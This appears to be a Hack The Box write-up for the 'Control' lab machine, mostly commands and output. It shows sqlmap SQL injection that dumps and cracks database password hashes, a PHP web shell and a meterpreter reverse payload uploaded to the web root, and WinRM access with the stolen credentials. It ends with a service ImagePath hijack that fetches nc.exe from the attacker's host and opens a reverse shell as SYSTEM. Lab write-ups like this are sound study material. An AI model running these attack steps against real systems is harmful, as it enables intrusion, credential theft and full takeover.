
(rootkali)-[/Documents/htb/boxes/control]
# sqlmap -r r.txt --level 5 --risk 3 --batch --users
{1.5.4#stable}
http://sqlmap.org

```

```


database management system users [6]:
[*] 'hector'@'localhost'
[*] 'manager'@'localhost'
[*] 'root'@'127.0.0.1'
[*] 'root'@'::1'
[*] 'root'@'fidelity'
[*] 'root'@'localhost'

```

```
database management system users password hashes:
[*] hector [1]:
    password hash: *0E178792E8FC304A2E3133D535D38CAF1DA3CD9D
[*] manager [1]:
    password hash: *CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA
    clear-text password: l3tm3!n
[*] root [1]:
    password hash: *0A4A5CAD344718DC418035A1F4D292BA603134D8
```

```
0E178792E8FC304A2E3133D535D38CAF1DA3CD9D
0A4A5CAD344718DC418035A1F4D292BA603134D8
```



Crack Hashes


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
0E178792E8FC304A2E3133D535D38CAF1DA3CD9D	MySQL4.1+	l33th4x0rhector
0A4A5CAD344718DC418035A1F4D292BA603134D8	Unknown	Not found.

manager:l3tm3!n

hector:l33th4x0rhector

since there is no way to use this credentials we're going to upload php web shell, we use sqlmap --file-write command to write our web shell to the web root



```
p0wny@shell:~# x raw.githubusercontent.com/ x +
10.10.10.167/saad_shell.php
skyrepo/... Reverse Shell Cheat Sh... Linux - Privilege Escala... Windows - Privilege Es... CyberChef CrackStation - Online ..

p0wny@shell:C:\inetpub\wwwroot# whoami
nt authority\iusr

p0wny@shell:C:\inetpub\wwwroot# dir
Volume in drive C has no label.
Volume Serial Number is C05D-877F

Directory of C:\inetpub\wwwroot

05/17/2021 12:13 AM <DIR> .
05/17/2021 12:13 AM <DIR> ..
11/05/2019 03:42 PM 7,867 about.php
11/20/2019 02:16 AM 7,350 admin.php
10/23/2019 05:02 PM <DIR> assets
11/05/2019 03:42 PM 479 create_category.php
11/05/2019 03:42 PM 585 create_product.php
11/05/2019 03:42 PM 904 database.php
11/05/2019 03:42 PM 423 delete_category.php
11/05/2019 03:42 PM 558 delete_product.php
11/05/2019 03:42 PM <DIR> images
11/19/2019 06:57 PM 3,145 index.php
11/05/2019 03:42 PM 17,128 LICENSE.txt
05/17/2021 12:13 AM 16,980 saad_shell.php
11/19/2019 07:07 PM 3,578 search_products.php
11/05/2019 03:42 PM 498 update_category.php
11/05/2019 03:42 PM 4,056 update_product.php
11/12/2019 12:49 PM <DIR> uploads
11/05/2019 03:42 PM 2,933 view_product.php
14 File(s) 66,484 bytes
5 Dir(s) 43,604,103,168 bytes free

p0wny@shell:C:\inetpub\wwwroot# |
```

we can see Hector is in Remote management use*Users group allowing him to use winrm

```
p0wny@shell:C:\inetpub\wwwroot# net users

User accounts for \\

-----
Administrator          DefaultAccount          Guest
Hector                  WDAGUtilityAccount
The command completed with one or more errors.
```



```
p0wny@shell:C:\inetpub\wwwroot# net users Hector
User name                Hector
Full Name                Hector
Comment
User's comment
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never

Password last set        11/1/2019 12:27:50 PM
Password expires         Never
Password changeable       11/1/2019 12:27:50 PM
Password required         Yes
User may change password  No

Workstations allowed      All
Logon script
User profile
Home directory
Last logon                5/16/2021 11:55:32 PM

Logon hours allowed       All

Local Group Memberships   *Remote Management Use*Users
Global Group memberships  *None
The command completed successfully.
```

What is WinRM port?

By default **WinRM** HTTP uses **port** 80. On Windows 7 and higher, the default **port** is 5985.

By default **WinRM** HTTPS uses **port** 443. Sep 8, 2020

in our initial port scan we can see that winrm accessing is blocked by firewall

```
p0wny@shell:C:\inetpub\wwwroot# netstat -ano
```

Active Connections


Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	820
TCP	0.0.0.0:3306	0.0.0.0:0	LISTENING	1864
TCP	0.0.0.0:5985	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING	452
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING	68
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING	956
TCP	0.0.0.0:49667	0.0.0.0:0	LISTENING	1740
TCP	0.0.0.0:49668	0.0.0.0:0	LISTENING	592
TCP	0.0.0.0:49669	0.0.0.0:0	LISTENING	600
TCP	10.10.10.167:80	10.10.14.23:44546	TIME_WAIT	0
TCP	10.10.10.167:80	10.10.14.23:44550	TIME_WAIT	0
TCP	10.10.10.167:80	10.10.14.23:44554	TIME_WAIT	0
TCP	10.10.10.167:80	10.10.14.23:44570	TIME_WAIT	0
TCP	10.10.10.167:80	10.10.14.23:44574	ESTABLISHED	4
TCP	:::80	:::0	LISTENING	4
TCP	:::135	:::0	LISTENING	820
TCP	:::3306	:::0	LISTENING	1864
TCP	:::5985	:::0	LISTENING	4
TCP	:::47001	:::0	LISTENING	4
TCP	:::49664	:::0	LISTENING	452
TCP	:::49665	:::0	LISTENING	68
TCP	:::49666	:::0	LISTENING	956
TCP	:::49667	:::0	LISTENING	1740
TCP	:::49668	:::0	LISTENING	592

upload a meterpreter reverse payload using sqlmap

```
(root@kali)-[/Documents/htb/boxes/control]
# msfvenom -p php/meterpreter_reverse_tcp LHOST=10.10.14.23 LPORT=7000 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34278 bytes
```

upload it to the the web root

```
(root@kali)-[/Documents/htb/boxes/control]
# sqlmap -r r.txt --level 5 --risk 3 --batch --file-write shell.php --file-dest 'c:\inetpub\wwwroot\saad_msf.php'
```



http://sqlmap.org

starting a listener, visit the payload, get a meterpreter shell back

10.10.10.167/saad_msf.php

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.14.23
lhost => 10.10.14.23
msf6 exploit(multi/handler) > set lport 7000
lport => 7000
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.23:7000
[*] Meterpreter session 1 opened (10.10.14.23:7000 -> 10.10.10.167:50531) at 2021-05-16 19:12:15 -0400

```

this allows us to forward the port to our box

```

meterpreter > portfwd add -l 5985 -p 5985 -r 10.10.10.167
[*] Local TCP relay created: :5985 <-> 10.10.10.167:5985

```

```

(root@kali)-[/Documents/htb/boxes/control]
# lsof -i -P -n | grep 5985
ruby          7253      root    9u  IPv4 132298      0t0  TCP *:5985 (LISTEN)

```

now we can use the credentials that we got to connect via winrm

```

COMMANDO 4/24/2020 3:41:40 AM
PS C:\Users\xct\Desktop > $user = "Fidelity\Hector"
COMMANDO 4/24/2020 3:55:54 AM
PS C:\Users\xct\Desktop > $password = "133th4x0rhector"
COMMANDO 4/24/2020 3:55:57 AM
PS C:\Users\xct\Desktop > $securePassword = ConvertTo-SecureString $password -AsPlainText -Force
COMMANDO 4/24/2020 3:56:01 AM
PS C:\Users\xct\Desktop > $credential = New-Object System.Management.Automation.PSCredential $user,$securePassword
COMMANDO 4/24/2020 3:56:06 AM
PS C:\Users\xct\Desktop > New-PSSession -URI http://localhost:5985/wsman -Credential $credential

```

```

COMMANDO 4/24/2020 3:57:00 AM
PS C:\Users\xct\Desktop > Enter-PSSession 1
[localhost]: PS C:\Users\Hector\Documents> whoami
control\hector
[localhost]: PS C:\Users\Hector\Documents> cd ../Desktop
[localhost]: PS C:\Users\Hector\Desktop> (get-content user.txt).substring(0,16)
d8782dd01fb15b72

```

powershell history of hector in the PSREafLine folder, which point at the CurrentControlset in the registry

```

[localhost]: PS C:\Users\Hector\Desktop> cd C:\Users\Hector\AppData\Roaming\Microsoft\Windows\PowerShell\PSREafLine
[localhost]: PS C:\Users\Hector\AppData\Roaming\Microsoft\Windows\PowerShell\PSREafLine> dir

Directory: C:\Users\Hector\AppData\Roaming\Microsoft\Windows\PowerShell\PSREafLine

Mode                LastWriteTime         Length Name
----                -
-a-----          11/25/2019   1:36 PM           114 ConsoleHost_history.txt

[localhost]: PS C:\Users\Hector\AppData\Roaming\Microsoft\Windows\PowerShell\PSREafLine> type ConsoleHost_history.txt
get-childitem HKLM:\SYSTEM\CurrentControlset | format-list
get-acl HKLM:\SYSTEM\CurrentControlset | format-list

```

check if any services that we can modify as hector, where we can change the path of the binary that is to be executed

```

[localhost]: PS C:\Users\Hector\AppData\Roaming\Microsoft\Windows\PowerShell\PSREafLine> get-acl HKLM:\System\CurrentControlset\services\* | Format-List * | findstr /i
"Hector Users Path"

```

i choose 1 of the services and start netcat listener , after upload it

```

PSPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\{60E8E863-2974-47D1-89E0-E507677AA14F}
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
Path : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\{60E8E863-2974-47D1-89E0-E507677AA14F}
NT AUTHORITY\Authenticated Users Allow ReadKey
CONTROL\Hector Allow FullControl
PSPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\{6D197A8D-04EB-44C6-B602-FF2798EB78B3}
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
Path : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\{6D197A8D-04EB-44C6-B602-FF2798EB78B3}
NT AUTHORITY\Authenticated Users Allow ReadKey
CONTROL\Hector Allow FullControl
PSPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\{CB20B026-8E3E-4F7D-88FD-E7FB0E93CF39}
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
Path : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\{CB20B026-8E3E-4F7D-88FD-E7FB0E93CF39}
NT AUTHORITY\Authenticated Users Allow ReadKey
CONTROL\Hector Allow FullControl
[localhost]: PS C:\Users\Hector\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> Get-ItemProperty HKLM:\System\CurrentControlSet\services\wuauerv

DependOnService : {rpcss}
Description : @%systemroot%\system32\wuaueng.dll,-106
DisplayName : @%systemroot%\system32\wuaueng.dll,-105
ErrorControl : 1
FailureActions : {128, 81, 1, 0...}
ImagePath : C:\Windows\system32\svchost.exe -k netsvcs -p
ObjectName : LocalSystem
RequiredPrivileges : {SeAuditPrivilege, SeCreateGlobalPrivilege, SeCreatePageFilePrivilege, SeTcbPrivilege...}
ServiceSidType : 1
Start : 3
SvcMemHardLimitInMB : 246
SvcMemMidLimitInMB : 167
SvcMemSoftLimitInMB : 88
Type : 32
PSPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\wuauerv
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
PSChildName : wuauerv
PSDrive : HKLM
PSProvider : Microsoft.PowerShell.Core\Registry

```

i modify the path of reg add so that execute a netcat reverse shell

```

[localhost]: PS C:\programdata\xct> iwr http://10.10.14.27:8000/nc.exe -OutFile nc.exe
[localhost]: PS C:\programdata\xct> reg add "HKLM\System\CurrentControlSet\services\wuauerv" /t REG_EXPAND_SZ /v ImagePath /d "C:\programdata\xct\nc.exe 10.10.14.27 2000 -e cmd" /f
The operation completed successfully.

```

```

[localhost]: PS C:\programdata\xct> Start-Service wuauerv

```

```

root@commando:~# nc -lvp 2000
listening on [any] 2000 ...
connect to [10.10.14.27] from control.htb [10.10.10.167] 50136
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>powershell.exe -command "(get-content C:\users\administrator\desktop\root.txt).substring(0,16)"
powershell.exe -command "(get-content C:\users\administrator\desktop\root.txt).substring(0,16)"
8f8613f5b4da391f

```